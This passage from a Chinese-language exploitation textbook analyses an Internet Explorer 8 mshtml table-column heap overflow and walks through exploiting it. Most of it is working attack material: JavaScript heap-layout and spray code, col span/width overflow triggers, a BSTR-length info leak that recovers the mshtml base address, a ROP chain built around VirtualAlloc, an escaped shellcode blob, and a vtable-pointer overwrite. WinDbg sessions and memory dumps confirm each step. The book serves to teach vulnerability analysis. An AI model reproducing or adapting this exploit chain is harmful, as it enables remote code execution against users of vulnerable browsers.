.text:74EC5B77                  mov     [ebp-0Ch], ecx
.text:74EC5B7A
.text:74EC5B7A loc_74EC5B7A:                            ; CODE XREF: .text:74EC5B5E�j
.text:74EC5B7A                                          ; .text:74EC5B66�j ...
.text:74EC5B7A                  push    dword ptr [ebp-3Ch]
.text:74EC5B7D                  mov     eax, [ebp-34h]
.text:74EC5B80                  push    dword ptr [ebp+0Ch]
.text:74EC5B83                  mov     esi, [ebp-24h]  ; offset
.text:74EC5B86                  push    dword ptr [ebp-0Ch]   ;前面经width计算得到的copydata，
即用于复制到vulheap的数据内容
.text:74EC5B89                  call    CTableColCalc__AdjustForCol
```

复制的内容相当于width * 100后得到的数值，比如此处为0x41，那么复制的内容即为0x41 * 100 = 0x1004，因篇幅所限，此处不再详细分析里面的算法，其实GetPixelWidth只是对获取的CFancyFormat类成员数据右移4位得到的数据，有兴趣的朋友可详细分析。在CTableColCalc__AdjustForCol函数中会以1000*0x1c为计数器循环递增偏移向vulheap堆块中写入数据，最终造成堆溢出。以下是用IDA F5插件反编译CTableColCalc__AdjustForCol函数得到的部分代码：

```
int __userpurge CTableColCalc::AdjustForCol<eax>(int a1<eax>, int a2<esi>, int a3, int a4, 
int a5)
{
  int v5; // ST04_4@1
  int result; // eax@2

  v5 = *(_DWORD *)a1 & 0xF;
  *(_DWORD *)(a2 + 0x18) = *(_DWORD *)a1;       // a1为复制的内容，a2即vulheap经过循环递增
偏移后得到的值，最大偏移量为1000*0x1c，显然已经超出vulheap的大小范围
 ……
}
```

总结

（1）当页面加载时，CTableLayout::CalculateMinMax 被首次调用，<col>的 span 属性值被初始化为 1，此时 spansum=1，spancmp=0。

（2 由于（SpanSum2 << 2）< SpanSum，因此会调用 CImplAry::EnsureSizeWorker 函数分配大小为 0x1C * SpanSum 的内存，但至少分配 0x1C * 4 = 0x70 大小的内存块。

（3）分配内存后，spancmp = spansum * 4 = 4，此时（SpanSum2 << 2）== SpanSum，因此不再分配内存。

（4）调用 over_trigger，CTableLayout::CalculateMinMax 第二次被调用，但 spansum 和 spancmp 未变，而 span 被更改为 1000，在复制内容为 width*100 的数据到分配缓冲区时，会以 span 作为循环计数器写 vulheap 堆块，但是 1000 * 0x1C > 0x70，最终导致堆溢出。

3.7.4　通过信息泄露实现漏洞利用

要利用堆溢出漏洞，需要先确定溢出时用于覆盖的内容（what）和位置（where）。国外著名安全组织VUPEN通过构造一连串col元素来控制覆盖数据的长度以覆盖到指定的位置，即虚表指针；而前面我们已经分析过，这里覆盖的内容正是col元素中的width值。为了绕过DEP与ASLR的保护，VUPEN通过溢出漏洞覆盖BSTR字符串的长度值，然后通过JavaScript读取CButtonLayout虚表指针，通过固定偏移量找到mshtml.dll基址，用它来构造ROP指令，以此绕过DEP与ASLR，详细分析请参见后面内容。

为了绕过ASLR，首先需要构造堆布局以便将mshtml.dll基址泄露出来。下面的代码就是用于构造堆布局的：

```
<div id="test"></div>
<script language='javascript'>

      var leak_index = -1;

       var dap = "EEEE";
       while ( dap.length < 480 ) dap += dap;

       var padding = "AAAA";
       while ( padding.length < 480 ) padding += padding;

       var filler = "BBBB";
       while ( filler.length < 480 ) filler += filler;

       //spray
       var arr = new Array();
       var rra = new Array();

       var div_container = document.getElementById("test");
       div_container.style.cssText = "display:none";
```

```
    for (var i=0; i < 500; i+=2) {

        // E，分配 0x100-6 是因为 2 字节为 NULL 终止符，4 字符为长度值
        rra[i] = dap.substring(0, (0x100-6)/2);

        // S, bstr = A
        arr[i] = padding.substring(0, (0x100-6)/2);

        // A, bstr = B
        arr[i+1] = filler.substring(0, (0x100-6)/2);

        // B
        var obj = document.createElement("button");
        div_container.appendChild(obj);

    }
    // 通过垃圾回收从中间开始释放“EEEE……”，以便后续分配漏洞堆块 vulheap 时能够占用到
    for (var i=200; i<500; i+=2 ) {
        rra[i] = null;
        CollectGarbage();
    }

</script>
```

上面的JavaScript代码首先创建0x100大小的字符串“EEEE……”，接着是同等大小的“AAAA……”和“BBBB……”，最后又创建一个Button元素，即CbuttonLayout对象结构。上面的字符串在IE浏览器中都是一段BSTR字符串，即“Basic String”的简称，它是包含长度前缀和NULL终止符的Unicode字符串，所以字符数是字节数的一半，这也是前面代码分配字串时除以2的原因。接着，再从rra数组中间位置开始间隔释放内存，腾出空间供后面分配0x100大小的对象时能够被占用到。最后，构造出来的堆布局如图3-31所示。




图3-31 构造的堆布局图

释放的位置就是为了在分配vulheap时能够占用到这些释放位置中的一个，当溢出时就可以覆盖到后面的“AAAA……”和“BBBB……”了。接下来，创建一连串的col元素（共132个）以占用前面释放的“EEEE……”位置：

```
<table style="table-layout:fixed" ><col id="0" width="41" span="9" >  </col></table>
<table style="table-layout:fixed" ><col id="1" width="41" span="9" >  </col></table>
……
<table style="table-layout:fixed" ><col id="132" width="41" span="9" >  </col></table>
```

为了确定所分配的vulheap是否占用到已释放的“EEEE……”位置，我们先在释放内存的函数CollectGarbage上下断，它对应的是jscript.dll中的JsCollectGarbage。JavaScript的这些函数大多在jscript.dll都能找到对应的API名称，可以通过IDA查看jscript.dll中的导出函数来查找，比如GoolectGarbage对应的就是jscript!JsCollectGarbage，substring对应的就是jscript!JsStrSubString，如图3-32所示。




图3-32　导出函数列表

先通过WinDbg加载IE进程，并执行.childdbg开启子进程调试。因为刚开始IE还没有加载jscript.dll，所以可以先设置加载jscript.dll时断下：

```
sxe ld:jscript
```

断下后再对JsCollectGarbage函数下断：

```
bp jscript!JsCollectGarbage
```

因为释放堆块最后都会调用到底层函数ntdll!RtlFreeHeap，所以它的第3个参数即为被释放的堆

地址，我们可以对其下断，然后记录并输出每个释放的堆块地址。下断前可以先把JsCollectGarbage断点禁掉，避免程序多次被中断：

```
0:005> bl
  0 e 6ae78555     0001 (0001)  0:**** jscript!JsCollectGarbage
0:005> bd 0
0:005> bu ntdll!RtlFreeHeap “.echo free heap;db poi( esp+c) l10;g”
```

通过前面的漏洞分析，我们可以知道分配vulheap堆块的行为是CTableLayout::CalculateMinMa中调用CImplAry::EnsureSizeWorker函数分配的，并且分配的地址保存在[ebx+9c]中，调用完CImplAry::EnsureSizeWorker函数的下一条指令位于mshtml!CTableLayout::CalculateMinMax+0x16d，可以如此下断得到vulheap地址：

```
0:005> bu mshtml!CTableLayout::CalculateMinMax+0x16d ".echo vulheap;dd poi(ebx+9c) l4;g"
```

由于日志输出信息比较多，因此可以将日志保存在文档中：

```
0:005>.logopen z:\log.txt
  Opened log file 'z:\log.txt'
```

记录完毕可使用.logclose来关闭：

```
0:012> .logclose
Closing open log file z:\log.txt'
```

运行后输出日志的关键部分如下：

```
free heap
0310d520  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310d940  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310dd60  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310e180  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310e5a0  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310e9c0  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E.
free heap
0310ede0  fa 00 00 00 45 00 45 00-45 00 45 00 45 00 45 00  ....E.E.E.E.E.E
.……
vulheap
0310e180  000005ae 00450045 00450045 00450045
```

注意： 由于 log 输出的 vulheap 地址较多，我们可以在下列代码用于溢出前加 alert（"溢出前"）的语句。弹框后，在 WinDbg 输出的最后一个 vulheap 即为用于溢出的堆块。

可以看到前面释放的堆块被后面分配的vulheap占用了。接着，通过以下代码实现第一次溢出：

```
var obj_col = document.getElementById("132");
obj_col.span = 19;
```

通过前面的漏洞分析可以知道复制的数据大小为 span * 1C =19 * 0x1C = 0x214，根据图3-31可以判断出溢出数据会覆盖到"BBBB……"的开头，再去掉vulheap和"AAAA……"两堆块包含的0x10字节头信息，最后会覆盖到"BBBB……" 的前面0x214−0x200−0x10 = 4 字节，如图3-33所示。




图3-33　漏洞利用原理

覆盖BSRC的头部的长度值后（被覆盖为0x1004，该值是由wigth * 100得来的，具体见漏洞分析部分），再通过JavaScript读取该字符串，此时就包括CButtonLayout虚表指针。

```
function over_trigger() {
     var leak_addr = -1;
     for ( var i = 0; i < 500; i++ ) {
          if ( arr[i].length > (0x100-6)/2 ) { // overflowed
           leak_index = i;
             var leak = arr[i].substring((0x100-6)/2+(2+8)/2, (0x100-6)/2+(2+8+4)/2);
             leak_addr = parseInt( leak.charCodeAt(1).toString(16) + leak.charCodeAt(0).
toString(16), 16 );
           alert("CButtonLayout 虚表指针：0x"+leak_addr.toString(16));
           mshtmlbase = leak_addr - Number(0x001582b8);
           alert("mshtml 基址：0x"+mshtmlbase.toString(16));
```

```
            break;
        }
}
```

以上代码通过遍历arr数组，找到BSRC字符串长度大于(0x100−6)/2的BSRC字符串，找到后通过固定偏移(0x100−6)/2+(2+8)/2的长度找到CButtonLayout虚表指针的位置，其中0x100−6是指去掉BSTR 的4字节长度值和2字节终止符，(2+8)是指2字节终止符与8字节堆指针，因为是Unicode字符串，所以都除以2作为长度值计算。总结起来就是：

```
CbuttonLayout vtable = vulheap + 0x300 + 8 *3 + 4 = 0x021efd60 + 0x31c
（其中 8 是指堆指针，共有 3 个堆块，所以乘以 3，加 4 是指取 4 字节的虚表指针）
```

溢出前，0x0310e180处的0x000000fa正是BSTR的字符串长度值，其中一些原本“E”或者“A”字符的位置被“04 10 00 00”替换掉（不同系统环境覆盖的情况可能略有不同，有些会被覆盖为48 00 01 00，有兴趣的读者可以在那里下内存写断点，往回追溯分析原因，由于本漏洞的分析已占用近2万字，篇幅较大，因此这里不再详细分析），是因为我们创建一连串正常的span属性时，会先复制进大小正常的值，还无法溢出覆盖到“AAAA……”部分：

```
0:010> db 0310e180 l31c
0310e180  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e190  45 00 45 00 41 00 45 00-48 00 01 00 04 10 00 00  E.E.A.E.H.......
0310e1a0  04 10 00 00 04 10 00 00-00 00 00 00 45 00 45 00  ............E.E.
0310e1b0  41 00 45 00 48 00 01 00-04 10 00 00 04 10 00 00  A.E.H...........
0310e1c0  04 10 00 00 00 00 00 00-45 00 45 00 41 00 45 00  ........E.E.A.E.
0310e1d0  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e1e0  00 00 00 00 45 00 45 00-41 00 45 00 48 00 01 00  ....E.E.A.E.H...
0310e1f0  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e200  45 00 45 00 41 00 45 00-48 00 01 00 04 10 00 00  E.E.A.E.H.......
0310e210  04 10 00 00 04 10 00 00-00 00 00 00 45 00 45 00  ............E.E.
0310e220  41 00 45 00 48 00 01 00-04 10 00 00 04 10 00 00  A.E.H...........
0310e230  04 10 00 00 00 00 00 00-45 00 45 00 41 00 45 00  ........E.E.A.E.
0310e240  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e250  00 00 00 00 45 00 45 00-41 00 45 00 48 00 01 00  ....E.E.A.E.H...
0310e260  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e270  45 00 45 00 41 00 45 00-48 00 01 00 45 00 00 00  E.E.A.E.H...E...
0310e280  63 4a c0 00 00 00 00 88-fa 00 00 00 41 00 41 00  cJ..........A.A.
0310e290  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e2a0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e2b0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e2c0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e2d0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e2e0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
```

```
0310e2f0  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e300  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e310  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e320  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e330  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e340  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e350  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e360  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e370  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.A.
0310e380  41 00 41 00 41 00 00 00-42 4a c0 00 00 00 00 88  A.A.A...BJ......
0310e390  fa 00 00 00 42 00 42 00-42 00 42 00 42 00 42 00  ....B.B.B.B.B.B.
0310e3a0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3b0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3c0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3d0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3e0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3f0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e400  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e410  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e420  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e430  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e440  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e450  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e460  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e470  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e480  42 00 42 00 42 00 42 00-42 00 42 00 42 00 00 00  B.B.B.B.B.B.B...
0310e490  a1 4a c0 00 00 00 00 8c-f8 3a 74 69               PO.d.....:uh
```

溢出后，BSTR的字符串长度值被更改为0x00100048：

```
0:010> db 0310e180 l31c
0310e180  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e190  45 00 45 00 41 00 45 00-48 00 01 00 04 10 00 00  E.E.A.E.H.......
0310e1a0  04 10 00 00 04 10 00 00-00 00 00 00 45 00 45 00  ............E.E.
0310e1b0  41 00 45 00 48 00 01 00-04 10 00 00 04 10 00 00  A.E.H...........
0310e1c0  04 10 00 00 00 00 00 00-45 00 45 00 41 00 45 00  ........E.E.A.E.
0310e1d0  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e1e0  00 00 00 00 45 00 45 00-41 00 45 00 48 00 01 00  ....E.E.A.E.H...
0310e1f0  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e200  45 00 45 00 41 00 45 00-48 00 01 00 04 10 00 00  E.E.A.E.H.......
0310e210  04 10 00 00 04 10 00 00-00 00 00 00 45 00 45 00  ............E.E.
0310e220  41 00 45 00 48 00 01 00-04 10 00 00 04 10 00 00  A.E.H...........
```

```
0310e230  04 10 00 00 00 00 00 00-45 00 45 00 41 00 45 00  ........E.E.A.E.
0310e240  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e250  00 00 00 00 45 00 45 00-41 00 45 00 48 00 01 00  ....E.E.A.E.H...
0310e260  04 10 00 00 04 10 00 00-04 10 00 00 00 00 00 00  ................
0310e270  45 00 45 00 41 00 45 00-48 00 01 00 04 10 00 00  E.E.A.E.H.......
0310e280  04 10 00 00 04 10 00 00-fa 00 00 00 41 00 41 00  ............A.A.
0310e290  41 00 41 00 48 00 01 00-04 10 00 00 04 10 00 00  A.A.H...........
0310e2a0  04 10 00 00 41 00 41 00-41 00 41 00 41 00 41 00  ....A.A.A.A.A.A.
0310e2b0  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e2c0  41 00 41 00 41 00 41 00-41 00 41 00 48 00 01 00  A.A.A.A.A.A.H...
0310e2d0  04 10 00 00 04 10 00 00-04 10 00 00 41 00 41 00  ............A.A.
0310e2e0  41 00 41 00 41 00 41 00-48 00 01 00 04 10 00 00  A.A.A.A.H.......
0310e2f0  04 10 00 00 04 10 00 00-41 00 41 00 41 00 41 00  ........A.A.A.A.
0310e300  41 00 41 00 48 00 01 00-04 10 00 00 04 10 00 00  A.A.H...........
0310e310  04 10 00 00 41 00 41 00-41 00 41 00 41 00 41 00  ....A.A.A.A.A.A.
0310e320  48 00 01 00 04 10 00 00-04 10 00 00 04 10 00 00  H...............
0310e330  41 00 41 00 41 00 41 00-41 00 41 00 48 00 01 00  A.A.A.A.A.A.H...
0310e340  04 10 00 00 04 10 00 00-04 10 00 00 41 00 41 00  ............A.A.
0310e350  41 00 41 00 41 00 41 00-48 00 01 00 04 10 00 00  A.A.A.A.H.......
0310e360  04 10 00 00 04 10 00 00-41 00 41 00 41 00 41 00  ........A.A.A.A.
0310e370  41 00 41 00 48 00 01 00-04 10 00 00 04 10 00 00  A.A.H...........
0310e380  04 10 00 00 41 00 00 00-42 4a c0 00 00 00 00 88  ....A...BJ......
0310e390  48 00 01 00 42 00 42 00-42 00 42 00 42 00 42 00  H...B.B.B.B.B.B.
0310e3a0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3b0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3c0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3d0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3e0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e3f0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e400  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e410  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e420  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e430  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e440  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e450  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e460  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e470  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0310e480  42 00 42 00 42 00 42 00-42 00 42 00 42 00 00 00  B.B.B.B.B.B.B...
0310e490  a1 4a c0 00 00 00 00 8c-f8 3a 74 69                .J.......:[k
```

> **注意：**有时内存泄露基址会失败，因为有一定的概率导致“AAAA……”与“BBBB……”之间被插入一些空字符 00，导致无法正确覆盖到 BSTR 的头部的长度值，读取字符串时就无法获取到虚表指针地址，但整体的成功率是比较高的。

通过JavaScript读取字符串后即可得到CButtonLayout虚表指针0x69743af8，这与IE弹框得到的地址是一致的，如图3-34所示。

而CButtonLayout虚表指针与mshtml基址的偏移量是固定的，在不同版本的系统里该偏移量可能是不同的，甚至不同的语言版本也是有差异的，比如英文版Windows 7 + IE8可能为0x1582b8，而在笔者的中文版Windows 7 + IE8 环境中该偏移量为0x00173af8，在IE中的执行效果如图3-35所示。




图3-34　成功获取CButtonLayout虚表指针地址




图3-35　成功获取mshtml基址

在WinDbg下确认mshtml基址，确实与图3-35所示的地址一致。

```
0:007> ? 0x69743af8-0x173af8
Evaluate expression: 1767702528 = 695d0000
0:007> lmm mshtml
start    end        module name
695d0000 69b82000   mshtml     (pdb symbols)          C:\Program Files\Debugging Tools for Windows (x86)\sym\mshtml.pdb\5B825981E9B445BBB998A27119FF0D6E2\mshtml.pdb
```

获取mshtml基址后，就可通过基址偏移构造ROP指令，以绕过ASLR与DEP的保护。然后，通过heap spray方法将rop与Shellcode喷射到可预测的地址。

```
    function heap_spray(){
           CollectGarbage();
        var heapobj = new Object();

        // generated with mona.py (mshtml.dll v)
            function rop_chain(mshtmlbase){
                var arr = [
                mshtmlbase + Number(0x00001031),     // retn
                mshtmlbase + Number(0x00002c78),    // pop ebp; retn
                mshtmlbase + Number(0x0001b4e3),    // xchg eax,esp; retn (pivot)
                mshtmlbase + Number(0x00352c8b),    // pop eax; retn
```

```
        mshtmlbase + Number(0x00001340),    // ptr to &VirtualAlloc() [IAT]
        mshtmlbase + Number(0x00124ade),    // mov eax,[eax]; retn
        mshtmlbase + Number(0x000af93e),    // xchg eax,esi; and al,0; xor eax,eax; retn
        mshtmlbase + Number(0x00455a9c),    // pop ebp; retn
        mshtmlbase + Number(0x00128b8d),    // & jmp esp
        mshtmlbase + Number(0x00061436),    // pop ebx; retn
        0x00000001,                     // 0x00000001-> ebx
        mshtmlbase + Number(0x0052d8a3),    // pop edx; retn
        0x00001000,                     // 0x00001000-> edx
        mshtmlbase + Number(0x00003670),    // pop ecx; retn
        0x00000040,                     // 0x00000040-> ecx
        mshtmlbase + Number(0x001d263d),    // pop edi; retn
        mshtmlbase + Number(0x000032ac),    // retn
        mshtmlbase + Number(0x00352c9f),    // pop eax; retn
        0x90909090,                     // nop
        mshtmlbase + Number(0x0052e805),    // pushad; retn
        0x90909090,
        0x90909090,
        0x90909090,
        0x90909090,
        0x90909090,
            ];
        return arr;
    }

function d2u(dword){
    var uni = String.fromCharCode(dword & 0xFFFF);
    uni += String.fromCharCode(dword>>16);
    return uni;
}

function tab2uni(heapobj, tab){
    var uni = ""
    for(var i=0;i<tab.length;i++){
        uni += heapobj.d2u(tab[i]);
    }
    return uni;
}

heapobj.tab2uni = tab2uni;
heapobj.d2u = d2u;
```

```
        heapobj.rop_chain = rop_chain;

        var code =
unescape("%u40b0%u414b%u1d24%ub4a8%u7799%ube37%ua947%ud41a%u353f%ueb30%ud133……省略部分
内容……
%u1d60%u994b%udef4%ue624%udf18%ub0b4%udf72%u64dc%u8c26%u6af9%ua0f3%uff51%u90fb%ua806%u1
e93%u9e70%ue03c%u1e57%u3701%ua49e%u3d73%u64f2");
        var rop_chain = heapobj.tab2uni(heapobj, heapobj.rop_chain(mshtmlbase)) ;
        var shellcode = rop_chain + code

        while (shellcode.length < 100000)
        shellcode = shellcode + shellcode;
        var onemeg = shellcode.substr(0, 64*1024/2);
        for (i=0; i<14; i++) {
        onemeg += shellcode.substr(0, 64*1024/2);
        }

        onemeg += shellcode.substr(0, (64*1024/2)-(38/2));
        var spray = new Array();

        for (i=0; i<400; i++) {
        spray[i] = onemeg.substr(0, onemeg.length);
        }
    }
```

为了控制程序的执行流程，我们还需要进行第二次溢出。

```
    var obj_col_0 = document.getElementById("132");
    obj_col_0.width = "1178993";
    obj_col_0.span = "44";
```

覆盖内容：1178993 * 100 = 0x07070024

覆盖大小：44 * 0x1C = 0x4D0

溢出后会覆盖到前面的CButtonLayout虚表指针，我们可以先在虚表指针的地址0x0310e498下写断点：

```
ba w4 0x0310e498
```

断下后单步执行，可以发现虚表指针已经被覆盖为0x07070024：

```
0:004> db 0310e180 l31c
0310e180  24 00 07 07 24 00 07 07-24 00 07 07 00 00 00 00  $...$...$.......
0310e190  45 00 45 00 41 00 45 00-48 02 70 70 24 00 07 07  E.E.A.E.H.pp$...
```

```
0310e1a0  24 00 07 07 24 00 07 07-00 00 00 00 45 00 45 00  $...$.......E.E.
0310e1b0  41 00 45 00 48 02 70 70-24 00 07 07 24 00 07 07  A.E.H.pp$...$...
0310e1c0  24 00 07 07 00 00 00 00-45 00 45 00 41 00 45 00  $.......E.E.A.E.
0310e1d0  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e1e0  00 00 00 00 45 00 45 00-41 00 45 00 48 02 70 70  ....E.E.A.E.H.pp
0310e1f0  24 00 07 07 24 00 07 07-24 00 07 07 00 00 00 00  $...$...$.......
0310e200  45 00 45 00 41 00 45 00-48 02 70 70 24 00 07 07  E.E.A.E.H.pp$...
0310e210  24 00 07 07 24 00 07 07-00 00 00 00 45 00 45 00  $...$.......E.E.
0310e220  41 00 45 00 48 02 70 70-24 00 07 07 24 00 07 07  A.E.H.pp$...$...
0310e230  24 00 07 07 00 00 00 00-45 00 45 00 41 00 45 00  $.......E.E.A.E.
0310e240  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e250  00 00 00 00 45 00 45 00-41 00 45 00 48 02 70 70  ....E.E.A.E.H.pp
0310e260  24 00 07 07 24 00 07 07-24 00 07 07 00 00 00 00  $...$...$.......
0310e270  45 00 45 00 41 00 45 00-48 02 70 70 24 00 07 07  E.E.A.E.H.pp$...
0310e280  24 00 07 07 24 00 07 07-fa 00 00 00 41 00 41 00  $...$.......A.A.
0310e290  41 00 41 00 48 02 70 70-24 00 07 07 24 00 07 07  A.A.H.pp$...$...
0310e2a0  24 00 07 07 41 00 41 00-41 00 41 00 41 00 41 00  $...A.A.A.A.A.A.
0310e2b0  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e2c0  41 00 41 00 41 00 41 00-41 00 41 00 48 02 70 70  A.A.A.A.A.A.H.pp
0310e2d0  24 00 07 07 24 00 07 07-24 00 07 07 41 00 41 00  $...$...$...A.A.
0310e2e0  41 00 41 00 41 00 41 00-48 02 70 70 24 00 07 07  A.A.A.A.H.pp$...
0310e2f0  24 00 07 07 24 00 07 07-41 00 41 00 41 00 41 00  $...$...A.A.A.A.
0310e300  41 00 41 00 48 02 70 70-24 00 07 07 24 00 07 07  A.A.H.pp$...$...
0310e310  24 00 07 07 41 00 41 00-41 00 41 00 41 00 41 00  $...A.A.A.A.A.A.
0310e320  48 02 70 70 24 00 07 07-24 00 07 07 24 00 07 07  H.pp$...$...$...
0310e330  41 00 41 00 41 00 41 00-41 00 41 00 48 02 70 70  A.A.A.A.A.A.H.pp
0310e340  24 00 07 07 24 00 07 07-24 00 07 07 41 00 41 00  $...$...$...A.A.
